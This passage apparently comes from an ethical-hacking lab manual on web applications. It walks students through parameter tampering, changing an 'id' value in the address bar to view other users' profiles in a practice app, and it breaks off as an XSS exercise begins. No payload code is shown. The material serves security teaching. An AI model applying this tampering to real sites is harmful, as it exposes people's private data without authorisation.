
8. You will be redirected to the profile of **sam** without having to perform any hacking techniques to explore the database. Here, you can observe Sam's personal information under the **View Profile** tab, as shown in the screenshot.




9. Now, try the parameter **id=3** in the address bar and press **Enter**.
10. You get the profile for **kety**. This way, you can change the id number and obtain profile information for different users.

Note: This process of changing the ID value and getting the result is known as parameter tampering. Web XSS attacks exploit vulnerabilities on dynamically generated web pages. This enables malicious attackers to inject client-side scripts into the web pages viewed by other users.


Module 14 – Hacking Web Applications



11. Now, click the **Contacts** tab. Here you will be performing an XSS attack.

